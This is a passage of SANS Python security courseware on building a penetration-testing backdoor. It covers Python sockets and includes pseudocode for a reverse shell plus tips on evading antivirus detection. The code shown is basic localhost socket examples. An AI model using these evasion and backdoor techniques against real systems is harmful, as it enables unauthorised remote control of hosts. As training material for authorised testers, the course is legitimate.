Please complete the lab in your workbook.

© 2024 Mark Baggett

COURSE RESOURCES AND CONTACT INFORMATION



AUTHOR CONTACT
Mark Baggett
Twitter: @markbaggett



SANS INSTITUTE
11200 Rockville Pike
Suite 200
North Bethesda, MD 20852
301.654.SANS (7267)



SANS RESOURCES
www.sans.org
Twitter: @SANSInstitute



SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

© 2024 Mark Baggett

Technet24

573.5

Automated Offense

© 2024 Mark Baggett. All rights reserved to Mark Baggett and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this CLA. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and User and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium, whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. User may not sell, rent, lease, trade, share, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute. Additionally, User may not upload, submit, or otherwise transmit Courseware to any artificial intelligence system, platform, or service for any purpose, regardless of whether the intended use is commercial, educational, or personal, without the express written consent of SANS Institute. User agrees that the failure to abide by this provision would cause irreparable harm to SANS Institute that is impossible to quantify. User therefore agrees to a base liquidated damages amount of $5000.00 USD per item of Courseware infringed upon or fraction thereof. In addition, the base liquidated damages amount shall be doubled for any Courseware less than a year old as a reasonable estimation of the anticipated or actual harm caused by User’s breach of the CLA. Both parties acknowledge and agree that the stipulated amount of liquidated damages is not intended as a penalty, but as a reasonable estimate of damages suffered by SANS Institute due to User’s breach of the CLA.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. A written amendment or addendum to this CLA that is executed by SANS Institute and User may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User, (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

The Apple® logo and any names of Apple products displayed or discussed in this book are registered trademarks of Apple, Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This CLA shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this CLA may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulation. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Technet24

SEC573.5 | Automating Information Security with Python

SANS

Automated Offense

© 2024 Mark Baggett | All Rights Reserved | Version J01_02

Now that we have a good, solid understanding of the data structures, compound statements, objects, and variables, we can look at how to apply those skills in four different applications we can use as penetration testers, incident handlers, network defenders, and forensics analysts.

TABLE OF CONTENTS	PAGE #
Components of a Backdoor	3
Socket Communications	8
Lab: Socket Essentials	17
Exception/Error Handling	23
Lab: Exception Handling	30
Process Execution	34
Lab: Process Execution	41
Creating a Python Executable	44
Lab: Python Backdoor	49
Limitations of send() and recv()	56
Techniques for recvall()	62
Lab: recvall()	71
stdio: stdin, stdout, stderr	74
Object-Oriented Programming	84
Argument Packing/Unpacking	91
Lab: Dup2 and pyTerpreter	104

This page intentionally left blank.

© 2024 Mark Baggett

Technet24

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett

Pen Test Use Case

Penetration testers have a basic need for backdoors that are undetected by antivirus software

Payloads are delivered by various means:

- Delivered to targets via email or website
- Delivered to targets via USB or CD-ROM drops
- Executed as a payload of an exploit
- Uploaded by the attacker to target systems

Antivirus software can be a royal pain

We need to build backdoors that are undetected by antivirus software

As penetration testers, we need payloads that run on our target systems that are not detected by antivirus software. Whether payloads are delivered by social engineering attacks such as phishing emails, USB, or CD-ROM drops or delivered through an exploit, we need our payload to avoid detection. As a result, penetration testers often find it necessary to put a custom payload on a target system to give you remote control of an internal host. A good approach for doing this is to use a small custom shell that antivirus will not detect. Here are some tips for doing so:

TIP #1: Do your reconnaissance. Know what antivirus software target system personnel are running. Although it is certainly possible to make a backdoor that evades all antivirus software products, there is no need to waste those cycles if your target is running only one product—a significant likelihood. Narrow down your options by getting this information from target system personnel by asking, looking for information leakage such as email footers that proclaim the AV product, or even making a friendly social engineering phone call if such interaction is allowed in your rules of engagement.

TIP #2: If you want to use your backdoor for more than one project, do not submit it to virustotal.com or any of the other online sandboxes/scanners that work with antivirus software companies to generate new signatures. Instead, buy a copy of the antivirus product used by your target organization and test it on your own systems.

TIP #3: KISS—Keep it simple shell-boy! I'm a minimalist when it comes to remote access. I just need enough to get in, disable antivirus (if the rules of engagement will allow it), and then move in with more full-featured tools. This approach requires less coding on my part, and there is less of a chance that I will incorporate something that antivirus doesn't like.

© 2024 Mark Baggett

Technet24

Python Backdoor

In this section, we will develop Python payloads suitable for delivery into a target network

Here is some pseudo-code for what we want to do:

```
connect to attacker
while True:
    get command from remote connection
    execute the command locally
    send results over the connection
```


In this section of the course, we will build a simple Python reverse shell that we can use to gain a foothold, disable the host's defenses, and install a shell such as Metasploit's Meterpreter. Our program will be pretty simple. All we need to do is connect back to a Netcat listener on our attack machine, send commands across the remote connection to our program, execute the command locally, and send the results back across the network connection.

© 2024 Mark Baggett

Pieces of the Puzzle

To connect to the attacker and send and receive commands, we will use the "socket" module


For command execution, we will use the "subprocess" module

We'll use PyInstaller to run our script on a Windows computer

Python's standard "socket" and "subprocess" modules provide us with everything we need to implement our custom backdoor payload. Then, we will turn our script into an .EXE with PyInstaller so that we can run it on a Windows target that doesn't have Python installed. Now, we will take a look at how to use each of these modules to accomplish our goal.

© 2024 Mark Baggett

Technet24



Our labs will build on each other, with each lab completing another piece of the puzzle until we have a complete backdoor program. First, we will build a simple program that uses sockets to connect to a Netcat listener. Then, it will read the information sent from the listener and display it on the screen. We will use that program to transfer a file to a target machine as proof that it has been compromised. The program will be called lab5.1.py and it is the client side of a program that grabs a file. Later, we will have another lab in which we will use exception handling to handle errors such as closed ports and add port scanning capabilities to our lab5.1.py. We will call that one lab5.2.py. Then, in another lab, we will add the capability to execute code on a remote host and call it lab5.3.py. We will continue through this process.

When you begin a step, you can choose from one of three ways to start. You can use the "-template.py" program for the lab. You can use the "-final.py" program from the previous lab. You can use your completed version of the previous lab. The template includes the finished previous version of the previous labs and some comments to guide you through completion. The "-final.py" program is just a completed version of the lab. If you completed the previous lab, you could use your own code to move forward. Using the template is the easiest way to progress through the labs.

© 2024 Mark Baggett

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett
Technet24

Using TCP/UDP Sockets

Sockets module makes it easy to establish TCP and UDP connections, and transfer data

STRUCT and RAW sockets can produce protocols embedded in the IP layer, but that is a lot of work

Twisted and ICMPLIB can provide support beyond TCP and UDP

Resolve hostnames and IP addresses

The sockets .connect(), .send(), .recv(), and .close() are generally what are needed to act as a simple TCP client

The Python Sockets module contains the functions and data structures necessary for establishing and communicating over IPv4 and IPv6. It provides the capability to transfer data between two IPv4/IPv6 addresses over TCP or UDP. As we saw earlier, it also supports a RAW socket interface that allows you to transmit other protocols, such as ICMP. You can use the STRUCT module to create a binary stream for any embedded protocol and transmit it over your RAW socket. However, some third-party libraries are available for other IP-based protocols that simplify using those protocols. For example, most developers will find the "icmplib" and "Twisted" modules easier to use for the creation of ICMP packets than interfacing with RAW sockets.

© 2024 Mark Baggett

DNS Queries

The Sockets module provides two methods for resolving hosts to IP addresses, and vice versa

`socket.gethostbyname(hostname)`: Given a hostname, it will return an IP address

`socket.gethostbyaddr(ipaddress)`: Returns a tuple containing the hostname, a list of aliases, and a list of addresses

```
>>> socket.gethostbyname("scanme.net")
'3.33.130.190'
>>> socket.gethostbyaddr("3.33.130.190")
('a2aa9ff50de748dbe.awsglobalaccelerator.com', [], ['3.33.130.190'])
```


In addition to establishing connections and sending and receiving data, the Sockets module also provides supporting functions such as the capability to convert a hostname to an IP address (and vice versa) through DNS. The socket.gethostbyname() and socket.gethostbyaddr() functions can be used to resolve these addresses.

```
$ python
Python 3.8.2 (default, Jul 16 2020, 14:00:26)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> socket.gethostbyname("www.sans.org")
'204.51.94.202'
>>> socket.gethostbyaddr("8.8.8.8")
('google-public-dns-a.google.com', [], ['8.8.8.8'])
```



© 2024 Mark Baggett

Technet24

UDP Sockets

`udpsocket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)`

- `AF_INET = IPv4, AF_INET6 = IPv6`
- `socket.SOCK_DGRAM` = UDP Protocol
- A server uses `bind(("<IP ADDRESS>",port))`
- Client or server receives using `udpsocket.recvfrom(<bytes>)`
- Client or server sends using `udpsocket.sendto(<bytes>,("<IP ADDRESS>",port))`



UDP client sendto() then recvfrom()

UDP server bind() to port, recvfrom(), sendto()

The first step in using the Sockets library is to instantiate a new socket object. This is done by calling the socket() method in the Sockets library. The socket method accepts two parameters. The first parameter is the address type. For IPv4 sockets, we pass the parameter socket.AF_INET. For IPv6 addresses, we pass socket.AF_INET6. The second parameter is the protocol type. To establish a UDP socket, you pass socket.SOCK_DGRAM as the second parameter. Then sendto() or recvfrom() is called to transmit or receive data, respectively. If you are going to act as a UDP server, you first call the bind() method and pass it a tuple containing a local IP address and a port to bind to. The recvfrom() function is very similar to the recv() function that we will discuss on the next page. It has the additional feature of returning back both the data and a tuple that tells you who sent it. So recvfrom() is often used instead of recv() for UDP because of its stateless nature. For example:

```
>>> import socket
>>> socket=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
>>> socket.bind(("127.0.0.1",9000))
>>> print(socket.recvfrom(1024))
(b'HELLO', ('127.0.0.1', 59269))
```

Sending data to a waiting UDP listener is as easy as calling sendto(). Here is an example of using a UDP client. Here we will import the socket methods directly into the program's global namespace:


```
>>> from socket import *
>>> socket=socket(AF_INET, SOCK_DGRAM)
>>> socket.sendto(b"HELLO",("127.0.0.1",9000))
5
```

© 2024 Mark Baggett

TCP Sockets

```
tcpsocket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

- `AF_INET = IPv4, AF_INET6 = IPv6`
- `socket.SOCK_STREAM` = TCP Protocol
- Establishes a socket object to facilitate TCP communications
- Three-way handshake occurs when `connect()` is called



A socket is a unique SRC IP/Port and DST IP/Port

Just as with UDP sockets, the first step is to instantiate a new socket object. This is done by calling the socket() method in the Sockets library. Again, we want an IPv4 address, so we pass socket.AF_INET. Remember that the second parameter is the protocol type. Setting the second parameter to socket.SOCK_STREAM says that you want to create a TCP socket object.


Now that you have a TCP socket object, you can use it to perform common client or server operations. When either the connect() or accept() method of your new object is called (connect for client, accept for server), your computer participates in the 3-way handshake, and you have an established socket. A socket will use the same source IP, source port, destination IP, and destination ports until the connection is closed. Let's take a closer look at each of the steps required to establish a connection and transmit and receive data.

© 2024 Mark Baggett
Technet24

Establish Connections


Create outbound connections

- `socket.connect(("<dest ip>", <dest port>))`



Accept inbound connections

- `socket.bind(("<ip>", <port>))`
- `socket.listen(<number of connections>)`
- `socket.accept()`



We can use our new socket object to "connect," "send," and "recv". C developers will find Python sockets to be familiar, as both C and Python sockets are based on BSD sockets. The socket hides the details of the protocol implementation from the developer. If you establish a new TCP connection, the socket object will do the 3-way handshake, track sequence, and acknowledgement numbers, and do the retransmission of dropped packets automatically on your behalf. This makes dealing with network connections almost as simple as reading and writing files from the hard drive. The connect parameter takes a single tuple as the first parameter. The tuple has two items. The first is a string containing the destination IP address, and the second item is the destination port.

We can also use our new socket object to act as a server. To use it as a server, we "bind", "listen", "accept", "send", and "recv". The .bind() method takes a single parameter that is a tuple. The first item in the tuple is the IP address to bind the service to. The second parameter is the port to listen on. Calling listen starts the server on the IP and port specified by .bind(). After listen() is called, the port will be shown as listening by NETSTAT –na. Clients can connect to the server at that time. The accept method is then used to interact with a connected client. The accept method will return a tuple with two things. The first is a connection object. This connection object has the .send and .recv methods that work the same way as the object returned by the connect() method. The other thing returned by the accept method is a tuple containing the remote IP address and port for the connection.

Now that you have a connection, you are ready to transmit data.

© 2024 Mark Baggett

Transmitting and Receiving

To send bytes across the socket

- `socket.send(b"bytes to send")`
- `socket.send("string to send".encode())`

Always returns the number of bytes sent

To receive bytes from the socket

- `socket.recv(max # of bytes)`
- `socket.recv(max # of bytes).decode()`
- Possible responses:
  1. len(recv) == 0 when connection dropped
  2. recv() returns data when there is data in the TCP buffer
  3. recv() will sit and wait if there is no data to receive

Only if you know it is text!

After you have connected the socket with either the connect() or the accept() method, you can use send() and recv() to transmit packets across your socket. Socket works with bytes. In Python 3, you will have to encode strings into bytes before they can be transmitted. If you control both sides of the connection, then you can .encode() and .decode() the strings using the default UTF-8 encoder. If you are transmitting binary data over your socket, then leave it as bytes.

When you call .send(), you pass it the bytes that you want to transmit, and it will return the number of bytes that were transmitted. A call to receive() passes the maximum number of bytes to receive. Python will receive that number of bytes from the connection and return those bytes in a byte string. If there is data sitting in the TCP buffer on your computer (that is, something has been transmitted to you), then recv() will return that data or a portion of that data, depending on the number of bytes you specified. If there is no data in the TCP buffer, then recv() will pause the program's execution and sit there until data is received. So recv() will ALWAYS return data to you when the connection is active. The only time that recv() will not return data to you is when the connection has been dropped. If the connection has been dropped, then a call to recv() will return an empty string.

© 2024 Mark Baggett
Technet24

TCP Client Example

```
import socket

mysocket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
mysocket.connect(("127.0.0.1",25))
print(mysocket.recv(2048).decode())
mysocket.send(b"mail from: mmurr@codeforensics.net\n")
print(mysocket.recv(2048).decode())
mysocket.send(b"rcpt to: joshua@barone.io\n")
print(mysocket.recv(2048).decode())
mysocket.send(b"data\n"))
print(mysocket.recv(2048).decode())
mysocket.send(b"From: Mike Murr\n")
mysocket.send(b"Subject: Mark assassination plot.\n\n")
mysocket.send(b"Operation Violent Python is a go!\n\n.\n")
print(mysocket.recv(2048).decode())
mysocket.close()
```


Here you can see an example of a simple TCP client that connects to an email server and sends SMTP commands to send an email.

First, we import the socket module. Next, we create a new instance of a socket object called mysocket. The parameters to socket.socket() create a TCP/IPv4 socket object. "socket.AF_INET" means we want an IPv4 socket. "socket.SOCK_STREAM" means we want a TCP socket. If no version and protocol are passed to the socket method, it will assume that you want to create an IPv4/TCP socket. Therefore, the following two lines do the same thing:

```
mysocket=socket.socket()

mysocket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

Next, we call the connect() method and establish a connection to the IP address 127.0.0.1 and port 25. Notice the two sets of open and closed parentheses. The inner parentheses group the IP address and ports together as a "tuple". Now that the connection is established, we can use the send() and recv() methods to interact with the remote host we connected to. Finally, the close() method is called to close the connection.

Notice that after we make our initial connection, we call receive to wait for the SMTP server to send us its banner. Since we know that is how SMTP behaves, we should call receive to capture that banner. This allows the server to initialize its end of the connection. Without it this program may or may not work as a result of the timing in interacting with the server. It is incumbent upon us as the developer to know how the system we are communicating with expects us to behave. In other words, we must understand the "protocol."

© 2024 Mark Baggett

TCP Server Example

```
import socket

mysocket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
mysocket.bind(("",9000))
mysocket.listen(1)
connection,fromaddr = mysocket.accept()
while True:
    request = connection.recv(2048).decode()
    print(f"Got request : {request}")
    if "adduser" in request.lower():
        # Code goes here to add a user
        connection.send(b"New User Added!.\n"))
    if "reboot" in request.lower():
        connection.send(b"System Rebooting now.\n")
        # Code goes here to reboot
```

"" (null IP) binds to all IPs on the host

A server is a little more complicated than the client, but not by much. Instead of using the connect() method, we call bind(), listen(), and accept() and wait for the inbound connection. Once it is received, we call send() and recv() the same way we did with the client. bind() takes a tuple as its one parameter. The tuple contains the IP address and port to listen on. If the IP address is null, then the socket will bind to all the IP addresses that are assigned to the host. The listen parameter specifies how many simultaneous connections the server will accept. The accept method establishes the socket object that you can use to send and receive data across the connection.

Perhaps the best way to see what is happening is to use interactive Python to walk through a new connection. You will do that in this lab.

© 2024 Mark Baggett

Technet24

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett

Lab Intro: Socket Essentials

This lab has two parts:

1) Use Netcat to interact with Python sockets and discover the nuances of sockets
   - Netcat Listener and Socket Client
   - Netcat Client and a Socket Server
2) Write a program that connects outbound to a Netcat listener, downloads a file, and prints it to the screen

Since we are just doing text with netcat you need to .encode() what you send and .decode() what you receive.

If we are transferring binary data, leave the data you receive as bytes.


The longest journey begins with a single step. So, now it is time for the first lab as we start building our new backdoor. This lab is in two parts. First, we will use the interactive Python shell to create socket objects and talk with a Netcat listener. We will use sockets as a client to connect to a Netcat listener. Then, we will use a socket server and a Netcat client. Finally, we will write a small program that will act as a client to connect to a Netcat listener and download the contents of a text file.

© 2024 Mark Baggett

Technet24

Lab Part 2: Plant a File on a Target

Your penetration tests require that you plant a file on target systems
Write a script to read from a Netcat listener



Let's start out with a lab that would require a simple program. In this scenario, you are required to plant a file on target systems within the environment to prove that you were able to gain access to them. You will write a simple script that connects out to a remote Netcat listener and then reads the information sent from Netcat. For simplicity's sake, your program will have to display only the file that it receives on the screen.

© 2024 Mark Baggett


Lab 5.1: Socket Essentials

In your workbook, turn to Lab 5.1

Please complete the lab in your workbook.

© 2024 Mark Baggett

Technet24



The most important takeaway from this lab is that, by default, a socket will "block" if you call .recv() and there is nothing to receive. Calling .recv() will always return data unless the connection has been dropped. If there is data that has already been transmitted, then .recv() will retrieve it from the buffer. If no data has been transmitted, then .recv() will wait until data arrives. The only time that .recv() will return an empty string is when the connection has been dropped.

Lab Highlights: One Possible Solution

Here is one lab5.1-final.py solution

```
import socket
mysocket = socket.socket()
mysocket.connect(("127.0.0.1", 8000))
while True:
    print(mysocket.recv(2048).decode())
```

But we need some exception handling to handle that crash. That is next.

Here is one possible solution. If you solved the lab some other way, that is great! If you were unable to come up with this solution on your own, you can grab a copy of the completed application here: **`~/Documents/pythonclass/lab5.1-final.py`**

© 2024 Mark Baggett
Technet24

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett

Planning for Failure

Lots of things could prevent our connection from succeeding

- What if the server we connect to isn't listening?
- What if a firewall blocks our connection?

We need to detect and gracefully handle these errors

Python provides exceptional exception handling!

